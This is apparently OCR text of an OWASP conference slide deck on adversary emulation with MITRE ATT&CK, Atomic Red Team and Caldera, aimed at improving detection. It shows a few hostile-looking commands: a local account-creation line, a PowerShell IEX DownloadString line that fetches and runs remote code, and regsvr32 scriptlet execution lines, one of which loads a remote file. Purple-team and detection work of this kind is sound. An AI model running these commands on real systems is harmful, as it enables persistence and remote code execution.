OWASP
Open Web Application
Security Project


Attack (SI|E)mulation

#whoami

- Chirag Savla
- Twitter – @chiragsavla94
- Interest area – Red Teaming, Application Security, Penetration Testing
- Blog – https://3xpl01tc0d3r.blogspot.com

Prevention is ideal, detection is a must

Attack Kill Chain



Threat Hunting

- Problem: I need a threat to hunt for!
- Solution: Create one by emulating real adversaries.

Advanced attack simulation and emulation should be based on realistic TTPs, for which MITRE is (becoming) the de facto framework.

Difference between Simulation & Emulation ?

- Simulation -

  To produce something that is not real but has the appearance of being real.
  - Based on the Red Team's experience
  - Based on environment at hand
  - Based on global technique popularity

Simulate an adversary that is not real

- Emulation -

  To behave in the same way as someone else.
  - Based on threat intelligence
  - TTPs of adversaries that will target you
  - Based on a previous simulation

Impersonate APT-28

What is MITRE ATT&CK ?

- MITRE ATT&CK is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations.

- The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.


What is MITRE ATT&CK ?

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	Clear Command History	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Spearphishing via Service	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compile After Delivery	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Compiled HTML File	Hooking	Password Policy Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Trusted Relationship	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Firmware	Input Capture	Peripheral Device Discovery	Remote Services	Input Capture	Fallback Channels		Resource Hijacking
Valid Accounts	InstallUtil	Change Default File Association	File System Permissions Weakness	Component Object Model Hijacking	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Man in the Browser	Multi-hop Proxy		Runtime Data Manipulation
	Launchctl	Component Firmware	Hooking	Control Panel Items	Kerberoasting	Process Discovery	Shared Webroot	Screen Capture	Multi-Stage Channels		Service Stop
	Local Job Scheduling	Component Object Model Hijacking	Image File Execution Options Injection	DCShadow	Keychain	Query Registry	SSH Hijacking	Video Capture	Multiband Communication		Stored Data Manipulation
	LSASS Driver	Create Account	Launch Daemon	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Remote System Discovery	Taint Shared Content		Multilayer Encryption		Transmitted Data Manipulation
	Mshta	DLL Search Order Hijacking	New Service	Disabling Security Tools	Network Sniffing	Security Software Discovery	Third-party Software		Port Knocking		
	PowerShell	Dylib Hijacking	Path Interception	DLL Search Order Hijacking	Password Filter DLL	System Information Discovery	Windows Admin Shares		Remote Access Tools		
	Regsvcs/Regasm	External Remote Services	Plist Modification	DLL Side-Loading	Private Keys	System Network Configuration Discovery	Windows Remote Management		Remote File Copy		


What is TTP ?

- Tactics –
  - Tactics represent the “why” of an ATT&CK technique. Tactics represent the tactical goals of an adversary
- Techniques –
  - Techniques represents “how” an adversary achieves a tactical objective by performing an action.
- Procedures –
  - Procedures are specific detailed instructions and/or directions for accomplishing a task.

What is TTP ?


Tactics
Techniques
Techniques
Procedures
Procedures
Procedures

Why TTP ?


TTPs
•Tough!
Tools
•Challenging
Network/
Host Artifacts
•Annoying
Domain Names
•Simple
IP Addresses
•Easy
Hash Values
•Trivial

Detail about the technique

PowerShell

Description about the technique.

PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. [1] Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the Start-Process cmdlet which can be used to run an executable and the Invoke-Command cmdlet which runs a command locally or on a remote computer.

PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk.

Administrator permissions are required to use PowerShell to connect to remote systems.

A number of PowerShell-based offensive testing tools are available, including Empire, PowerSploit, [2] and PSAttack. [3]

PowerShell commands/scripts can also be executed without directly invoking the powershell.exe binary through interfaces to PowerShell's underlying System.Management.Automation assembly exposed through the .NET framework and Windows Common Language Interface (CLI). [4][5] [6]

Overview about the technique.

ID: T1086

Tactic: Execution

Platform: Windows

Permissions Required: User, Administrator

Data Sources: PowerShell logs, Loaded DLLs, DLL monitoring, Windows Registry, File monitoring, Process monitoring, Process command-line parameters

Supports Remote: Yes

Contributors: Praetorian

Version: 1.1

Technique used by various groups & tools.

Procedure Examples

Name	Description
APT19	APT19 used PowerShell commands to execute payloads. [64]
APT28	APT28 downloads and executes PowerShell scripts. [69]
APT29	APT29 has used encoded PowerShell scripts uploaded to CozyCar installations to download and install SeaDuke. APT29 also used PowerShell scripts to evade defenses. [16] [53] [54]

Detail about the technique

Mitigations

Mitigation	Description
Code Signing	Set PowerShell execution policy to execute only signed scripts.
Disable or Remove Feature or Program	It may be possible to remove PowerShell from systems when not needed, but a review should be performed to assess the impact to an environment, since it could be in use for many legitimate purposes and administrative functions. Disable/restrict the WinRM Service to help prevent uses of PowerShell for remote execution.
Privileged Account Management	When PowerShell is necessary, restrict PowerShell execution policy to administrators. Be aware that there are methods of bypassing the PowerShell execution policy, depending on environment configuration.

Detection

If proper execution policy is set, adversaries will likely be able to define their own execution policy if they obtain administrator or system access, either through the Registry or at the command line. This change in policy on a system may be a way to detect malicious use of PowerShell. If PowerShell is not used in an environment, then simply looking for PowerShell execution may detect malicious activity.

Monitor for loading and/or execution of artifacts associated with PowerShell specific assemblies, such as System.Management.Automation.dll (especially to unusual process names/locations). [4][5]

It is also beneficial to turn on PowerShell logging to gain increased fidelity in what occurs during execution (which is applied to .NET invocations). [106] PowerShell 5.0 introduced enhanced logging capabilities, and some of those features have since been added to PowerShell 4.0. Earlier versions of PowerShell do not have many logging features. [107] An organization can gather PowerShell execution details in a data analytic platform to supplement it with other data.

References

1. Microsoft. (n.d.). Windows PowerShell Scripting. Retrieved April 28, 2016.
2. PowerSploit. (n.d.). Retrieved December 4, 2014.
3. Haight, J. (2016, April 21). PS>Attack. Retrieved June 1, 2016.
4. Warner, J.. (2015, January 6). Inexorable PowerShell – A Red Teamer's Tale of Overcoming Simple AppLocker Policies. Retrieved December 8, 2018.
5. Christensen, L.. (2015, December 28). The Evolution of Offensive PowerShell Invocation. Retrieved December 8, 2018.
6. Babinec, K. (2014, April 28). Executing PowerShell scripts from C#. Retrieved April 22, 2019.

55. FireEye iSIGHT Intelligence. (2017, June 16). FIN10: Anatomy of a Cyber Extortion Operation. Retrieved June 25, 2017.
56. Gorelik, M.. (2017, June 9). FIN7 Takes Another Bite at the Restaurant Industry. Retrieved July 13, 2017.
57. Kaspersky Lab's Global Research and Analysis Team. (2016, February 9). Poseidon Group: a Targeted Attack Boutique specializing in global cyber-espionage. Retrieved March 16, 2016.
58. FireEye Threat Intelligence. (2016, April). Follow the Money: Dissecting the Operations of the Cyber Crime Group FIN6. Retrieved June 1, 2016.

Leveraging MITRE ATT&CK

ATT&CK for Adversary Emulation

When organizing adversary emulation (such as red or purple team exercises), the emulation plan can be based on MITRE ATT&CK. This facilitates tracking & reporting.

ATT&CK for Threat Intelligence

When consuming or generating Threat Intelligence, observed adversary behavior can be mapped to MITRE ATT&CK. Several platforms support this mapping (e.g. MISP has a MITRE ATT&CK mapping).


ATT&CK for Detection Capability

The overall detection capability of an organization can be mapped to MITRE ATT&CK. This facilitates for example reporting on the maturity / scope of the SOC.

ATT&CK for Defense Prioritization

In addition to measuring the detection coverage using MITRE ATT&CK, we can do the same for preventive controls. What MITRE ATT&CK techniques do we actively block?

Prepare Emulation Plan



Prepare Emulation Plan

mitre-attack.github.io/attack-navigator/enterprise/

layer

APT 28

MITRE ATT&CK™ Navigator

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
11 items	33 items	59 items	28 items	67 items	19 items	22 items	17 items	13 items	22 items	9 items	14 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	Clear Command History	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Removable Media	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data Staged	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Spearphishing via Service	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compile After Delivery	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Email Collection	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Compiled HTML File	Hooking	Password Policy Discovery	Remote File Copy	Input Capture	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Trusted Relationship	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Firmware	Input Capture	Peripheral Device Discovery	Remote Services	Man in the Browser	Fallback Channels		Resource Hijacking
Valid Accounts	InstallUtil	Change Default File Association	File System Permissions Weakness	Component Object Model Hijacking	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Screen Capture	Multi-hop Proxy		Runtime Data Manipulation
	Launchctl	Component Firmware	Hooking	Control Panel Items	Kerberoasting	Process Discovery	Shared Webroot	Video Capture	Multi-Stage Channels		Service Stop
	Local Job Scheduling	Component Object Model Hijacking	Image File Execution Options Injection	DCShadow	Keychain	Query Registry	SSH Hijacking		Multiband Communication		Stored Data Manipulation
	LSASS Driver	Create Account	Launch Daemon	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Remote System Discovery	Taint Shared Content		Multilayer Encryption		Transmitted Data Manipulation
	Mshta	DLL Search Order Hijacking	New Service	Disabling Security Tools	Network Sniffing	Security Software Discovery	Third-party Software		Port Knocking		
	PowerShell	Dylib Hijacking	Path Interception	DLL Search Order Hijacking	Password Filter DLL	System Information Discovery	Windows Admin Shares		Remote Access Tools		
	Regsvcs/Regasm	External Remote Services	Plist Modification	DLL Side-Loading	Private Keys	System Network Configuration Discovery	Windows Remote Management		Remote File Copy		
	Regsvr32	File System Permissions Weakness	Port Monitors	Execution Guardrails	Securityd Memory	System Network Connections Discovery			Standard Application Layer Protocol		
	Rundll32	Hidden Files and Directories	Process Injection	Exploitation for Defense Evasion	Two-Factor Authentication Interception	System Owner/User Discovery			Standard Cryptographic Protocol		
	Scheduled Task	Hooking	Scheduled Task	Extra Window Memory Injection		System Service Discovery			Standard Non-Application Layer Protocol		
	Scripting	Hypervisor	Service Registry Permissions Weakness	File Deletion		System Time Discovery			Uncommonly Used Port		
	Service Execution	Image File Execution Options Injection	Setuid and Setgid	File Permissions Modification		Virtualization/Sandbox Evasion			Web Service		
	Signed Binary Proxy Execution	Kernel Modules and Extensions	SID-History Injection	File System Logical Offsets							
	Signed Script Proxy Execution	Launch Agent		Gatekeeper Bypass							
	Source	Launch Daemon		Group Policy Modification							
	Space after Filename			Hidden Files and Directories							
				Hidden Users							

Prepare Emulation Plan


- Select threat actors which are relevant to the organization
- Select techniques used by the threat actors to emulate
- Setup the infrastructure
- List techniques which the security solutions can detect / prevent out of the box
- Customize the tools for emulation
- Define timelines for executing the plan
- Define outcomes of the plans

Outcomes of the plans


- Assessing controls effectiveness
- Training and preparing the security team
- Situational and risk awareness
- Supporting security roadmap, technology purchasing and investment decisions

Arsenal


Automated / scripted emulation



Manual, full-stack, emulation



Improve Detection



Improve Detection

- Select a technique
- Execute the technique
- Collect the logs
- Develop the detection rule
- Repeat the above steps
- Create custom tools / script for executing the technique

T1136 Create Account (Manual Approach)

```
C:\>net user demo1 P@ssw0rd /add
The commar
```

```
C:\>n
The c
```

C++

```
typedef struct _USER_INFO_1 {
  LPWSTR usri1_name;
  LPWSTR usri1_password;
  DWORD  usri1_password_age;
  DWORD  usri1_priv;
  LPWSTR usri1_home_dir;
  LPWSTR usri1_comment;
  DWORD  usri1_flags;
  LPWSTR usri1_script_path;
} USER_INFO_1, *PUSER_INFO_1, *LPUSER_INFO_1;
```

```
using System;
using System.DirectoryServices;

class Class1
{
    static void Main(string[] args)
    {
    try
```

C++

```
NET_API_STATUS NET_API_FUNCTION NetUserAdd(
  LPCWSTR servername,
  DWORD   level,
  LPBYTE  buf,
  LPDWORD parm_err
);
```

```
}
```

Atomic Red Team

Install Atomic Red

Administrator: Windows PowerShell

```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://psInstall.AtomicRedTeam.com'); Install-AtomicRedTeam
```

Technique Execution Details

```
PS C:\AtomicRedTeam\atomic-red-team-master\execution-frameworks\Invoke-AtomicRedTeam> Invoke-AtomicTest T1117 -ShowDetails -InformationAction Continue
[*******BEGIN TEST*******]
Regsvr32 T1117
Regsvr32 local COM scriptlet execution
Regsvr32.exe is a command-line program used to register and unregister OLE controls

regsvr32.exe /s /u /i:C:\AtomicRedTeam\atomics\T1117\RegSvr32.sct scrobj.dll

[*******BEGIN TEST*******]
Regsvr32 T1117
Regsvr32 remote COM scriptlet execution
Regsvr32.exe is a command-line program used to register and unregister OLE controls

regsvr32.exe /s /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1117/RegSvr32.sct scrobj.dll

[*******BEGIN TEST*******]
Regsvr32 T1117
Regsvr32 local DLL execution
Regsvr32.exe is a command-line program used to register and unregister OLE controls

"IF "%PROCESSOR_ARCHITECTURE%"=="AMD64" (C:\Windows\syswow64\regsvr32.exe /s C:\AtomicRedTeam\atomics\T1117\bin\AllTheThingsx86.dll) ELSE ( regsvr32.exe /s C:\AtomicRedTeam\atomics\T1117\bin\AllTheThingsx86.dll )"

[!!!!!!!!END TEST!!!!!!!]
```

Caldera

127.0.0.1:8888

Home Sandcat Chain AtomicCaldera

CALDERA

Cyber Adversary Language and Decision Engine for Red Team Automation

I am a blue-teamer

As a blue-team operator, you should start by deploying one or many 54ndc47 (Sandcat) agents on remote computers you want to test. Then move into Chain mode to create adversary profiles and run operations against the deployed hosts.

I am a researcher

As a researcher, you should restart the server with the mock plugin, which deploys simulated agents. Then, go into Chain mode and run a few sample operations. Once familiar with how abilities link together, study the sequential.py module in the source code, which contains the automated decision-making logic.

I am a red-teamer

As a red-team operator, you should restart the server with the terminal plugin loaded. Then, deploy one or many 54ndc47 (Sandcat) agents on remote computers. Use the terminal to create and join reverse-shell sessions to manually compromise the hosts.

DEMO

Note

“Adversary Emulation” is not the final destination. There are different flavors that can be valid options, depending on your goals and environment

Reference

- https://attack.mitre.org/
- https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1563791194.pdf
- https://github.com/mitre/caldera
- https://github.com/xenoscr/atomiccaldera
- https://github.com/redcanaryco/atomic-red-team
- https://www.cobaltstrike.com/
- https://github.com/byt3bl33d3r/SILENTTRINITY
- https://github.com/cobbr/Covenant
- https://github.com/EmpireProject/Empire
- https://www.guardicore.com/infectionmonkey/
- https://github.com/FSecureLABS/C3
- https://www.factionc2.com/
- https://www.metasploit.com/
- https://github.com/endgameinc/RTA
- https://eqllib.readthedocs.io/en/latest/
- https://uncoder.io/
- https://github.com/Cyb3rWard0g/HELK
- https://github.com/hunters-forge

THANKS!

Any questions?
You can find me at @chiragsavla94